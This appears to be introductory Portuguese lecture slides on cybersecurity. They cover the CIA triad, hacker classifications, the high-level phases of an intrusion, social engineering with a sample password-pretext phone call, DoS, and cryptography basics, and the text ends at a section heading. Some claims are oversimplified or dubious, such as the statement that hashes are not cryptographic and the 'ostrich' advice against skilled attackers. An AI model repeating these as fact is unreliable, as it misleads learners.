

Introdução

O assunto **segurança** em computadores e redes de computadores atualmente **faz parte de nosso cotidiano**. Isto acontece porque a **sociedade** está cada vez mais **dependente dos computadores** e dos benefícios oferecidos pela alta tecnologia.

É fácil constatar isto, por exemplo:

- Praticamente **todo mundo sabe o que é um vírus** de computador e que temos que atualizar os programas **antivírus** para evitar esta praga.
- Todo mundo sabe o transtorno que dá quando vamos fazer uma tarefa e aparece a **mensagem “Sistema indisponível temporariamente”**(sim!!! isto é um problema de segurança... vamos ver o por que nos slides seguintes).

Estes são apenas pequenos exemplos mas já dá uma noção do quanto estamos ligados aos computadores e como a segurança ou a falta de segurança destes nos afetam.

O principal objetivo desses slides é introduzir o leitor ao mundo da cibersegurança. Contudo tal mundo está repleto de termos peculiares. Algumas **terminologias** serão apresentadas no decorrer dos slides, mas por enquanto são apresentados alguns termos importantes segundo a CEH (Certified Ethical Hacer) (GRAVES, 2007):

- **Cibersegurança**: é a **segurança em âmbito computacional**, ou seja, ligada à **segurança software ou hardware**, visando **proteger esses contra ameaças**, que também são chamadas, neste caso, de **ciberameaças**;
- **Ameaça**: é um **ambiente ou situação que pode levar a falhas de segurança**;
- **Vulnerabilidade**: é uma **falha existente em software ou hardware que pode levar a um evento indesejado**, tal como a execução de comandos maliciosos em sistemas;

- **Exploit:** é normalmente um software que utiliza falhas (bugs) ou vulnerabilidades para realizar um ataque. Há dois tipos de exploits: **remote exploit**, que é utilizado via rede e **local exploit** que precisa ser executado no local do ataque;
- **Alvo** (target of evaluation): é um sistema, programa ou rede que é objetivo de análise de segurança ou ataque.
- **Ataque:** ocorre quando um sistema tem sua segurança comprometida através de uma vulnerabilidade. Muitos ataques são executados utilizando-se exploits.

Cibersegurança e a Informação

Diariamente, no mundo inteiro computadores e suas redes estão sendo invadidos. É muito difícil saber detalhes sobre todas as técnicas de invasão existentes, pois elas podem ser de diversas naturezas. Mas é possível conhecer os conceitos básicos destas e prevenir os problemas de segurança.

O nível de sofisticação destes ataques varia amplamente, embora a maioria das invasões se dá devido a senhas fracas, e outras poucas estão relacionadas à elaboradas técnicas de invasão.

Situações que podem gerar insegurança

Assegurar a informação é uma tarefa um tanto quanto complicada, pois esta é complexa e pode abranger várias situações, como:

- Erro;
- **Displicência;**
 - Deixar usuário/senha padrão em dispositivos de rede
- Ignorância do valor da informação;
- Acesso indevido;
- Roubo;
- Fraude;
- Sabotagem;
- Causas da natureza;
- Etc.

Definição de segurança em informática

Para compreendermos melhor o que seria a segurança que estamos falando vamos defini-la mais formalmente:

A **segurança da informação** no âmbito da informática define-se como **processo de proteção de informações e ativos digitais armazenados em computadores e/ou redes de processamento de dados**.

Algumas pessoas pensam que como as informações hoje estão armazenadas em sua maioria em computadores, **apenas medidas tecnológicas devem ser tomadas**, mas **isto é uma ideia equivocada e muito errada**. É claro que vamos focar em proteções tecnológicas, entretanto temos que ter em mente que os problemas de segurança mais comuns e críticos não estão relacionados com assuntos de alta tecnologia.

Um conceito que devemos ter é que **segurança não é uma questão técnica, mas sim gerencial, educacional e humana**.

Portanto a **segurança** da informação de uma empresa **não está ligada somente a produtos voltados à computadores** como:

- **Firewall;**
- **Antivírus;**
- **Software de encriptação de dados;**
- **IDS;**
- **VPN;**
- **etc.**

Mas sua abrangência vai muito além disso, podendo citar:

- **Análise de Risco;**
- **Política de Segurança;**
- **Controle de Acesso Físico e Lógico;**
- **Treinamento e Conscientização;**
- **Plano de Contingência;**
- **etc.**

A **segurança** da informação pode e deve ser tratada como um **conjunto de mecanismo** conforme foi anteriormente exposto, **devendo ser adequada à necessidade de cada ambiente**.

Segurança, funcionalidades e facilidade de uso

Como esses slides abordam cibersegurança, é bem normal começar a pensar em criar **sistemas com altíssimo grau de segurança**. Bem, isso é possível, mas normalmente **é necessário pagar um preço**.

Infelizmente **há conflitos entre segurança, funcionalidade e facilidade de uso** e o processo de desenvolvimento e/ou configuração de sistemas/redes exige um **balanceamento entre esses itens**.

No geral **quanto mais seguro é alguma coisa, menos usável e funcional é essa coisa**. Da mesma forma, quanto mais funcionalidades e/ou fácil de usar menos seguro é essa coisa.

Elementos básicos da segurança da informação

Como vimos a segurança envolvendo computadores é muito abrangente, mas um **ótimo ponto para se começar** a prover segurança **é na informação que está armazenada ou em trânsito** em nossos computadores.

Isto é tão importante que alguns órgãos criaram **normas** para este tipo de segurança, tal como: A série de normas **ISO/IEC 27000** tratam de padrões para segurança da informação, tendo como referência ISO/IEC 17799:2005 que por sua vez foi influenciado pelo padrão **BS 7799**. A ISO/IEC 27002:2005 ainda é chamada de **17799:2005** para fins históricos.

Basicamente os **padrões de segurança da informação** contemplam os seguintes elementos:

- **Confidencialidade;**
- **Integridade;**
- **Disponibilidade.**

Em alguns casos esses elementos são chamados de **CIA, do inglês, Confidentiality, Integrity and Availability**. Vamos ver em detalhes estes itens.

Confidencialidade

Como você definiria confidencialidade?

- **Confidencialidade** significa **proteger as informações confidenciais contra revelações não autorizadas** ou captação compreensível dos dados.
- A **perda de confidencialidade existe quando pessoas não autorizadas obtêm acessos às informações confidenciais**.

Como podemos fornecer confidencialidade?

- **Guardando informações sensíveis em lugares seguros**. Isto inclui **papéis em salas de acesso restrito (controle de acesso)**.
- Em computadores podemos fazer uso, por exemplo, de **criptografia**.
- É claro que existem outras formas de se manter a confidencialidade.

Disponibilidade

Como você definiria Disponibilidade?

- **Disponibilidade é garantir que informações e serviços vitais estejam disponíveis quando requeridos**.
- A **informação deve estar disponível para a pessoa certa e no momento em que ela precisar**.
- Não basta ter a informação ela deve estar **disponível no momento requerido**.

Como podemos fornecer Disponibilidade?

- Uma das maneiras de se fornecer disponibilidade é com **redundância**.
- **RAID**
 - **RAID** (Redundant Array of Independent Disks) **refere-se ao uso de múltiplos discos rígidos** para garantir a disponibilidade contínua e a tolerância a falhas dos dados.
- **Backup**

Um elemento de segurança pode influenciar outro

- **Prover muita segurança em um elemento da informação pode gerar insegurança a outro elemento**.
- Exemplo, **caso apliquemos um alto grau de confidencialidade** (uma chave criptográfica muito grande, ou várias fechaduras) **podemos tornar a informação indisponível**. Isto pode ocorrer, por exemplo, por que perdemos a chave criptográfica ou a chave da porta onde está a informação.

- Ou seja, a **confidencialidade** influenciou na **disponibilidade** do exemplo anterior. **Assim devemos ter cuidado e dosar as medidas de segurança.**
- Sempre **avaliar o custo e benefício/malefício** de cada medida de **segurança** que você adotar.

Integridade

Como você definiria Integridade?

- **Integridade** seria **manter informações e sistemas computadorizados, dentre outros, ativos, exatos e completos.**
- **Não basta ter a informação ela precisa ser exata e correta.**
- Manter o item **integridade** consiste em **proteger a informação contra qualquer tipo de alteração sem a autorização explícita do autor da mesma.**
- A **perda de integridade** está relacionada à **alteração ou modificação do conteúdo ou do status, remoção da informação.**

Como podemos fornecer Integridade?

- Algoritmos **hash** são bem empregados para este fim.
 - **Hash não é um algoritmo criptográfico.**
 - **Hash é um algoritmo que dada uma entrada, ele gera uma saída, a princípio única, ou seja, só aquela entrada gera aquela saída.**

Outros elementos normalmente requeridos para se manter a segurança de computadores

- **Autenticidade:** **Impedir que pessoas não autorizadas tenham acesso aos recursos computacionais,** ou seja, é necessário a **identificação dos elementos** que compõem uma transação eletrônica;
- **Não-repúdio:** **Impedir a falsa negação de ações que alguém tenha realizado.** O não repúdio pode ser entendido como sendo os **esforços aplicados para garantir a autoria de determinadas ações;**
- **Auditoria:** É a **identificação de ações/eventos ocorridos no sistema.** A auditoria é feita através de análise de registros que identifiquem:
 - **Ações realizadas;**
 - **Pessoas envolvidas;**
 - **Ativos utilizados;**

- **Operações realizadas;**
- **Horários dos eventos/ações;**
- E qualquer dado relevante para realizar a auditoria.

Até aqui, já vimos que a segurança da informação é primordial, hoje em dia, e **envolve computadores e redes de computadores**.

Como a **segurança é complexa** por envolver vários itens, indo do ser humano até computadores, **torna-se difícil explicar de forma simples** como se proteger de **todos os problemas** (isto pode ser até mesmo impossível).

Daqui para frente abordaremos alguns conceitos básicos que envolvem a segurança para que nas próximas aulas consigamos conectar estes conceitos e melhorar a nossa segurança da informação.

Então, vamos definir:

- **Fases para proteção,**
- **Problemas de segurança,**
- **Conceitos bem definidos em segurança;**
- **Algumas soluções para melhorar a segurança.**

Tipos de medidas de segurança

- **Preventiva:** São **medidas aplicadas para evitar/prevenir a ocorrência de problemas de segurança**. Normalmente só é possível a prevenção de ataques conhecidos; (Ex: **Firewall e antivírus**)
- **Detectiva:** Medidas utilizadas para **monitorar, identificar, detectar e em alguns casos tomar alguma atitude/ação, frente a problemas de segurança que estão acontecendo**; (Ex: **IDS e antivírus**)
- **Corretiva:** Essa medida tem como **objetivo permitir a continuidade das operações do sistema**. A medida **corretiva é utilizada quando tudo mais falhou**, ou seja, **caso as medidas preventivas e detectivas não tenham sucesso**, resta então **aplicar medidas que corrijam os problemas que já ocorreram**; (Ex: **Backup**)
- Além das medidas de segurança citadas anteriormente temos também a parte chamada de **forense**, que tem por **objetivo permitir/realizar a investigação para se descobrir detalhes sobre o problema de segurança**, apresentado resultados que contribuam para a melhoria da proteção do sistema ou **forneça provas para identificar o**

problema e caso exista os seus autores dando base para ações jurídicas.

Hacker

- Originalmente o termo **Hacker**, designava **qualquer pessoa extremamente especializada em uma determinada área**.
- Assim, **quem é extremamente bom em algum assunto** pode ser denominado um Hacker, daquela área.
- Um Hacker de computador seria uma pessoa especializada em diversas áreas da informática, possibilitando que esta pessoa tome proveito disso em relação a usuários menos experientes e/ou desavisados.
- Então, por definição, um Hacker é uma **pessoa que possui uma grande facilidade de análise, assimilação, compreensão e capacidades surpreendentes com um computador**. O Hacker sabe perfeitamente que nenhum sistema é completamente livre de falhas, e sabe onde procurá-las utilizando de técnicas das mais variadas.

Derivações do termo hacker

- **Cracker**: Possui tanto conhecimento quanto um Hacker, mas com a diferença de que, para eles, não basta invadir sistemas, quebrar senhas, e descobrir falhas eles tem que fazer o mau. **Cracker é o verdadeiro Hacker do mau**.
 - Os Crackers precisam **deixar um aviso de que estiveram lá**, geralmente com **recados malcriados**, ou **destruindo partes do sistema**, ou pior **aniquilando tudo o que encontram pela frente**.
 - Também são atribuídos aos Crackers **programas que retiram travas em softwares**, bem como os que **alteram suas características, adicionando ou modificando opções**, muitas vezes relacionadas à **pirataria**.
- **Phreaker**: **É especialista em telefonia**. Fazendo **parte de suas principais atividades as ligações gratuitas, reprogramação de centrais telefônicas, instalação de escutas, etc.** O conhecimento de um **Phreaker** é essencial para se **buscar informações que seriam muito úteis nas mãos mal-intencionadas**. Suas técnicas são muito **apuradas**, permitindo ficar **invisível diante de um rastreamento**.

- **Guru:** O **supra sumo dos Hackers**. Hoje os sistemas são tão complexos que devem existir poucas pessoas com este título. Mas eles existem e são verdadeiros gênios.
- **Atenção!** Se um Hacker quiser realmente te invadir é bem provável que ele consiga, independente do nível de segurança que você empregue. Nós não vamos nos proteger deste tipo de invasor, mas sim dos que virão a seguir.
 - **Contra os Hackers** podemos usar a **técnica da avestruz**, ou seja, **enfia a cabeça na terra e se esconde!** Utilizar muitas medidas de segurança podem chamar mais ainda a atenção do Hacker e agravar o problema.
 - **Se você estiver frustrado com a técnica da avestruz, pare e pense!** Por que os bancos, mesmo com todo o investimento em segurança, ainda são roubados?
- Segundo o Certified Ethical Hacker há **três classes de hackers**:
 - **White hats:** São os **mocinhos**, ou seja, os **hackers que usam suas habilidades para propósitos legais**, tal como, **defender pessoas de ciberataques**. Esse tipo de hacker normalmente é representado por **profissionais da área de cibersegurança**;
 - **Black hats:** São os **vilões**, ou seja, são **crackers que usam sua inteligência para fins maliciosos**. Esses, invadem sistemas e normalmente destroem dados vitais e/ou interferem em serviços;
 - **Grey hats:** São hackers que podem trabalhar de forma **ofensiva ou defensiva**, dependendo da situação. Os Grey hats são a **linha divisória entre os hackers e os crackers**. Essa classificação existe pois **algumas pessoas são tanto Black hats quanto White hats**. Por fim, esse é um tipo difícil de se categorizar, **pois não são bons nem maus**. Um exemplo são hackers que querem **testar alguma técnica de invasão**, mas **não pedem autorização para testá-la em uma empresa**.
 - Também dá para incluir outro tipo aqui: os **Ethical hackers** (Hackers Éticos), que são **entusiastas**, que **visam descobrir e/ou corrigir problemas de cibersegurança, educar pessoas, etc** (similar ao White hat). Por exemplo, sem ser contratado para isso, um hacker desse tipo pode invadir uma empresa e apontar as suas vulnerabilidades, contudo é preciso lembrar que não é toda empresa que vê isso com bons olhos.

Classificação dos Não Hackers

- **Lammers**: Aquele que **deseja aprender sobre hackers**, e sai perguntando para todo mundo: “**como eu me torno um hacker? O que devo fazer?**”. Os hackers, não gostam disso, e passam a chamar-lhes de **Newbie (novatos)**.
- **Wannabe**: É um **principiante que aprendeu a usar alguns programas, já prontos, para descobrir senhas ou invadir sistemas**. Os Wannabes ainda **não têm capacidade de criar suas próprias técnicas**.
- **Larva**: Este já está **quase se tornando um Hacker**. Este já consegue desenvolver suas próprias técnicas de como invadir sistemas.
- **É a partir deste nível que a nossa segurança deve começar a surtir efeito**. Note que os não hacker são mais numerosos do que os hacker (que são poucos), então se nossa segurança conseguir barrar estes já teremos um alto grau de segurança.

Os Não Hackers que Pensam que São Hackers

- **Arackers**: São os **Hackers de Araque, são a maioria absoluta no submundo cibernético**. Algo em torno de **99,9%**.
 - Os Arackers fingem ser os mais ousados e espertos usuários de computador, planejam ataques, fazem reuniões durante as madrugadas, contam casos absurdamente fantasiosos, mas no final das contas vão fazer download de sites impróprios ou vão jogar. Resultando na mais engraçada espécie: a “odonto-hackers” - ou o Hacker da boca pra fora.
 - Porém **os Arackers são os piores! Pois tentando invadir sistemas ele trás vulnerabilidades para dentro de seu próprio sistema e o pior, sempre temos um Aracker dentro de nosso ambiente de trabalho ou em casa.**

O que os hackers exploram?

- Existem muitos métodos e ferramentas para localizar vulnerabilidades, executar exploits e comprometer sistemas (abordadas posteriormente).
Muitos exploram fraquezas em quatro áreas da informática:
 - **Sistemas Operacionais**: Muitos administradores instalam sistemas operacionais e não os configuram, ou seja, **deixam**

com configuração padrão, o que normalmente resulta em brechas que podem ser exploradas durante ciberataques;

- **Aplicações**: Softwares normalmente não são testados contra vulnerabilidades de segurança durante o seu desenvolvimento, o que pode acarretar em falhas que podem ser exploradas;
- **Shrink-wrap code**: Muitos softwares de prateleira vêm com características extras que o usuário final não conhece e essas podem ser usadas por hackers. Um exemplo é o Microsoft Word que permite que hackers executem programas através de macros;
- **Má configuração**: Sistemas também podem ser configurados erroneamente ou deixados com baixo nível de segurança, para facilitar seu uso. Contudo isso resulta em vulnerabilidades que podem ser exploradas durante ataques.

Fases/passos de Hacking

1. **Reconhecimento**: Qualquer invasor inteligente fará muitas pesquisas, antes de realizar qualquer tentativa de atacar sistemas/redes. Qualquer informação no “campo de batalha” é fundamental, tanto para o atacante quanto para o defensor. **Há reconhecimento passivo e ativo.**
 - a. O **reconhecimento passivo** envolve a **obtenção de informações sem que o alvo tome conhecimento**. Um exemplo é **observar o hábito de funcionários em uma empresa alvo**. Atualmente muitos hackers conseguem muitas informações para essa fase através da Internet, principalmente em redes sociais. **Outro exemplo de reconhecimento passivo é o uso de analisadores de tráfego de rede (snifing)**.
 - b. Já o **reconhecimento ativo** envolve **sondar informações para descobrir redes, hosts, IPs e serviços**. O reconhecimento ativo normalmente **trás mais informações** a respeito do alvo (**a porta da frente está fechada?**), mas também **aumenta as chances do ataque ser identificado**.
2. **Escaneamento**: fazer uma **análise mais profunda do alvo utilizando as informações obtidas na fase anterior (reconhecimento)**. É muito comum confundir as fases de reconhecimento com a de escaneamento, contudo a primeira é mais superficial, tal como

levantamento de informações do alvo na Internet, já a presente fase **consiste em uma análise mais profunda e detalhada das tecnologias e vulnerabilidades da vítima.** As ferramentas normalmente utilizadas por hackers nesta fase são:

- a. Discadores (dialers);
 - b. Escâneres de portas;
 - c. Mapeamento de rede;
 - d. Varredores (sweepers);
 - e. Escâneres de vulnerabilidades.
 - f. Nesse passo, os hackers estão procurando qualquer informação que possa ajudar a realizar o ataque, tais como, **nomes e computadores, endereços IPs, contas de usuários, etc.**
 - g. Por exemplo, a fase de **reconhecimento pode ter mostrado que a rede alvo tem 500 computadores** conectados em uma sub rede dentro de um prédio. Já a **presente fase pode trazer informações** que algumas dessas máquinas possuem o **sistema operacional Windows e que outras executam FTP.**
3. **Ganhando acesso:** é onde a mágica acontece. Pois, é a **fase na qual realmente o hacker invade a vítima.** Para ganhar acesso, o hacker utiliza as informações obtidas nas fases anteriores.
- a. Os **métodos de invasão** podem ser;
 - i. **Via Internet - WAN;**
 - ii. **Rede local – LAN;**
 - iii. **Localmente no computador;**
 - iv. **offline.**
 - b. A invasão pode ser tão simples como acessar uma rede sem fio sem proteção ou complexa como submeter um servidor Web a um buffer overflow ou SQL Injection
4. **Mantendo acesso:** uma vez que o hacker conseguiu invadir a vítima (passo anterior) é provável que ele queira **manter esse acesso para realizar ações futuras** (explorar melhor os recursos da vítima, ou usar o computador da vítima como ponte para outros ataques – zumbi).
- a. **A manutenção do acesso é normalmente realizada através de backdoors, rootkits e trojans.**
 - b. Alguns **hackers chegam ao ponto de melhorar o nível de segurança da máquina invadida para ter exclusividade** (evitar outros hackers).

5. **Cobrando os rastros**: Com a máquina já comprometida, **o último passo é apagar todos os indícios que denunciem a invasão**.
- Isso também **impede alguma ação legal por parte da vítima**.
Apagar as pistas de uma ciber invasão significa:
 - Remover dados em arquivos de logs;**
 - Apagar alertas de sistemas de detecção de intrusão**
 - Ocultar arquivos.**
 - Outro exemplo é quando o hacker **utiliza túneis criptográficos para impedir que um possível sistema de segurança compreenda a ação do hacker (comandos, arquivos, etc)**.

Hacktivismo

- As pessoas, apresentadas anteriormente, são hackers mais antigos, **atualmente** ainda existem muitos hackers. Porém quando ouvimos notícias de hackers nos jornais, geralmente estas falam de **grupos de hackers e não de apenas um indivíduo**.
- Muitos **grupos de hackers estão engajados em algum propósito maior**, que não só o de invasão de computadores. Ou seja, **atualmente muitos hackers se unem para realizar ações com fins políticos e sociais**, o que é denominado de **Hacktivismo (Hacktivism)**.
- Muitos grupos hacktivistas normalmente **têm como alvo agências do governo, grupos políticos**, bem como outras **entidades ou indivíduos que são identificados como “ruins” ou “errados”**.

Ataques de Hacker a pessoas comuns

- Os Hackers de verdade dificilmente vão querer invadir o computador de uma pessoa comum. Isto por que na verdade um ataque pode ser tedioso e caso o Hacker não tenha uma motivação ele não vai fazer o ataque só por fazer! Mas isto não se aplica aos não Hackers que atacam só por diversão. **Então, ataques a pessoas comuns geralmente são ataques de:**
- Ataques à Privacidade**: É o ataque mais comum ao usuário doméstico. Já que como é da natureza humana, **os atacantes têm compulsão em dar uma olhadinha na vida da vítima e nos dias atuais os computadores são pratos cheios para este propósito**.
- Destruição**: Este tipo de ação pode ser considerada a mais destrutiva, pois pode destruir informações segundos, **esses ataques podem ocorrer devido a vírus (o mais comum) e Crackers**. O pior nestes

casos é que **usuários domésticos não têm o costume de fazer cópias de segurança.**

- **Obtenção de Vantagens:** Para obter vantagens causando incidentes de segurança nos computadores pessoais, **geralmente é necessário a utilização de técnicas no qual primeiro a vítima será exposta a ataques de privacidade ou destruição.** As motivações deste tipo de ataque são tão distintas quanto seu próprio objetivo real.

Algumas técnicas de ataques utilizadas pelos Hackers

- Ferramentas automatizadas;
- Engenharia Social;
- Lixo informático - Spam;
- Backdoors;
- Wardialing;
- Falhas clássicas de segurança;
- Falhas novas (patchers, bugs, etc...);
- Email, WWW, FTP, IRCs, NFS, Telnet, etc;
- Comunidade underground;

Um pouco mais a respeito de ciberataques

- Hackers podem realizar diferentes tipos de ataques. Contudo **ataques podem ser categorizados em passivos e ativos**, sendo que **ambos são realizados tanto em redes quanto em hosts.**
- **Ataques ativos alteram o sistema ou rede que está sob ataque**, afetando sua **disponibilidade, integridade e autenticidade dos dados.**
- Já os **ataques passivos tentam obter informações a respeito do sistema/rede, ou seja, não altera o estado da vítima.** Assim, ataques passivos afetam a **confidencialidade.**
- Os ataques também podem ser classificados como **internos e externos.** Os **ataques externos** partem de fora do ambiente a ser atacado (sistema/rede), atualmente muitos ataques têm como origem a Internet. **Ataques internos** partem de dentro do ambiente a ser atacado e normalmente esse ataque é mais devastador (GRAVES, 2007).

Outras ameaças fora os Hackers

Vírus

- A grande maioria dos problemas relacionados a incidentes de segurança em computadores pessoais são causados por **programas maliciosos, dentre os quais estão os vírus.**
- **Vírus é um programa**, com uma **série de instruções normalmente “maldosas” para o seu computador executar.** Em geral, ficam escondidos dentro de uma série de comandos de um programa maior. **Mas eles não surgem do nada.**
- Grande parte da culpa por estragos gerados por vírus cabe à própria vítima. Uma vez que em quase todos os casos ela é a inocente cúmplice do ataque.
- Malware:
 - Vírus
 - Worms

DoS - Denial of Service

- **DoS é um ataque cujo objetivo é a retirada de serviço do “ar”. É um ataque à disponibilidade.**
- A ideia de um **ataque DoS é tornar indisponível um serviço tal como memória, disco rígido, um computador pessoal, um servidor,** etc.

DDoS - Distributed Denial of Service

- O termo **Distributed** refere-se a um **aperfeiçoamento da técnica do ataque DoS, na qual a origem do ataque é distribuída por até milhares de computadores.**

Engenharia Social

- **Engenharia social é a arte de enganar.** Um bom Hacker sabe que é bem mais fácil corromper pessoas do que sistemas automatizados.
- Esta técnica não é exclusiva dos Hackers, mas sim vem emprestada dos famosos malandros.
- O que é mais simples tentar quebrar uma senha por força bruta (testando uma a uma por tentativa e erro) ou perguntar a senha a alguém? Mas por que uma pessoa passaria a senha? Para isto podemos basicamente ligar para alguém fazendo se passar pelo

pessoal da informática da empresa e mentir para um funcionário dizendo:

- “sou responsável pelo servidor da empresa e estamos testando se as senhas são adequadas ao sistema! Então você pode me passar a sua senha para me dizer se está é forte ou fraca?”
- A engenharia social é uma arma poderosa, pois os **hackers sabem que o ponto mais fraco da segurança é o ser humano**.
- Há dois tipos de engenharia social:
 - **Baseada em humanos**: refere-se à **interação pessoa-a-pessoa** para conseguir as informações desejadas. Um exemplo é ligar para a empresa e tentar conseguir senhas;
 - **Baseada em computadores**: nessa o hacker **utiliza algum meio computacional** para tentar obter informações sensíveis. Um exemplo é **enviar um e-mail para a vítima pedindo que a vítima entre com seu usuário e senha em uma página Web falsa (phishing)**.
- Como a engenharia usa da ignorância humana, a **contramedida** para evitar esse tipo de ataque é **educar as pessoas**, para que elas saibam o que devem ou não passar de informações. Outro bom aliado, nesse sentido é a **política de segurança**.

Técnicas para Proteger o Sistema

- Vamos introduzir algumas técnicas que ajudam a manter a segurança de sistemas informatizados.

Criptografia

- **Criptografar** significa **transformar uma mensagem em outra, “escondendo” a mensagem original**, com a elaboração de um algoritmo com funções matemáticas e uma senha especial, **chamada chave**.
- Isto ajuda a manter a confidencialidade das informações.

Chaves Criptográficas

- A **chave consiste em uma string que pode ser alterada sempre que necessário**. Mudando o segredo para se criptografar e descriptografar.

- Desse modo, o **algoritmo de criptografia pode ser conhecido e de domínio público**. Quando o algoritmo se torna público, vários especialistas tentam decodificar o sistema.
- Se, após alguns anos, nenhum deles conseguir a proeza, significa que o algoritmo é bom.

Criptografia de Chave Única

- Quando um **sistema de criptografia utiliza chave única**, quer dizer que a **mesma chave que cifra a mensagem serve para decifrá-la**.
- Este método é mais **útil para cifrar documentos que estejam em seu computador (localmente)** do que para enviar mensagens para amigos. Os métodos de criptografia de chave simples são rápidos e difíceis de decifrar.
- As **chaves consideradas seguras** para este tipo de método de criptografia **devem ter pelo menos 128 bits de comprimento**.

Criptografia de Chaves Pública e Privada

- Este tipo de criptografia **utiliza duas chaves diferentes para cifrar e decifrar suas mensagens**.
- Eis como funciona: com **uma chave você consegue cifrar** e com **outra você consegue decifrar** a mensagem.
- Qual a utilidade de se ter duas chaves então? Você distribui uma delas (a **chave pública**) para seus amigos e eles poderão **cifrar** as mensagens com ela, e como somente a sua outra chave (a **chave privada**) consegue **decifrar**, somente você poderá ler a mensagem.

Assinatura Digital

- A **criptografia de chave pública/privada** também funciona **ao contrário**, se você usa a **chave privada para cifrar a mensagem, a chave pública consegue decifrá-la**. Parece inútil, mas serve para implementar um outro tipo de serviço em suas mensagens (ou documentos): **a assinatura eletrônica**.
- Já que podemos constatar que **somente a chave pública de uma chave privada pode verificar a informação**, isto **provê não repúdio**.
- A **assinatura eletrônica** funciona de seguinte maneira:
 - O **texto de sua mensagem é verificado e nesta verificação é gerado um número**, e este número é calculado de tal forma que se apenas uma letra do texto for mudada, pelo menos 50% dos dígitos do número mudam também, este **número**

será enviado junto com sua mensagem, mas será cifrado com sua chave privada.

- Quem **receber a mensagem e possuir sua chave pública vai verificar o texto da mensagem novamente e gerar um outro número. Se este número for igual ao que acompanhar a mensagem**, então a pessoa que enviou o e-mail será mesmo que diz ser.
- Hoje quando se fala em segurança logo se fala de criptografia. **Uma grande gama de soluções de segurança vão utilizar técnicas de criptografia para tentar manter o seu sistema seguro**, por isso é bom saber o básico sobre criptografia.
- A maioria por navegadores da Internet, fazem uso da criptografia no site **HTTPS** por exemplo e **fazem uso de certificados digitais** (são os que provêm os “cadeadinhos” no canto do navegador dizendo que o site é seguro).


A Criptografia é Segura?

- Por mais poderosa que seja a receita de criptografia, **ainda assim ela pode ser decifrada**. O importante é saber em quanto tempo isto pode ocorrer.
- Por exemplo, no caso de **métodos de chave única**:
 - **Chaves de 40 bits** – em alguns dias podem ser decifradas, testando todas as 2^{40} chaves possíveis.
 - **Chaves de 128 bits** – um supercomputador demoraria alguns milhões de anos.

Vantagens e Desvantagens

- **Vantagens:**
 - **Proteger a informação armazenada em trânsito;**
 - **Deter alterações de dados;**
 - **Identificar pessoas.**
- **Desvantagens:**
 - **Não há como impedir que um intruso apague todos os seus dados**, estando eles criptografados ou não;
 - **Algun intruso pode modificar o programa para modificar a chave**. Desse modo, o receptor não consegue descriptografar com a sua chave.

Elementos da Segurança de Redes - Referenciados em TCP/IP



Segurança na Camada Física

- A camada física deve ser a camada que mais **sofre com problemas relacionados a erros**, só isto já é um grande problema de segurança.
- Outro grande problema com a camada física é **que ela é a mais vulnerável quanto a interceptação**. Isto se dá devido a **transmissão do sinal pelo meio físico por difusão**. Da mesma forma que podemos capturar conversas telefônicas em cabos de cobre (par trançado, por exemplo), **podemos também fazer escuta de dados**.
- A maioria das soluções para a falta de segurança na camada física se dão na camada de enlace. Mas algumas possíveis soluções da própria camada física são:
 - **O uso de fibra óptica**, que dificulta o acesso ao meio sem interromper a transmissão.
 - O uso de **cabos com gás pressurizado** que “avisam” quando alguém tentar fazer um grampo.

Segurança na Camada de Enlace

- Como vimos a camada física é cercada de problemas de segurança.
- A camada de enlace pode ser a primeira linha de defesa do host.

- Em ambientes onde é difícil controlar que recebe a difusão do sinal, tal como em rede sem fio, **podemos implementar algum tipo de criptografia de dados** e só quem tem a chave é que vai receber o sinal. Isto é usado em redes WiFi com **WEP e WPA**, por exemplo. A SKY se protege da mesma maneira dos aparelhos “hermanos”. A ideia é que o sinal chegue a qualquer um pela camada física, mas a camada de enlace pode selecionar para quem os dados estarão disponíveis.
- O **Switch** também ajuda e muito na segurança, pois ele não permite a difusão de pacotes para todas as portas do switch, como faria um hub. O Switch segmenta a transmissão dos dados apenas da porta de origem para a porta de destino o que escutas por software promíscuos (sniffers). Antes do switch era comum usuários obterem facilmente senhas pela rede.
- As **VPN's** que criptografam dados também iniciam seu funcionamento na camada de enlace e se estendem até a camada de aplicação.
- **IPSec**

Segurança na Camada de Inter-Rede

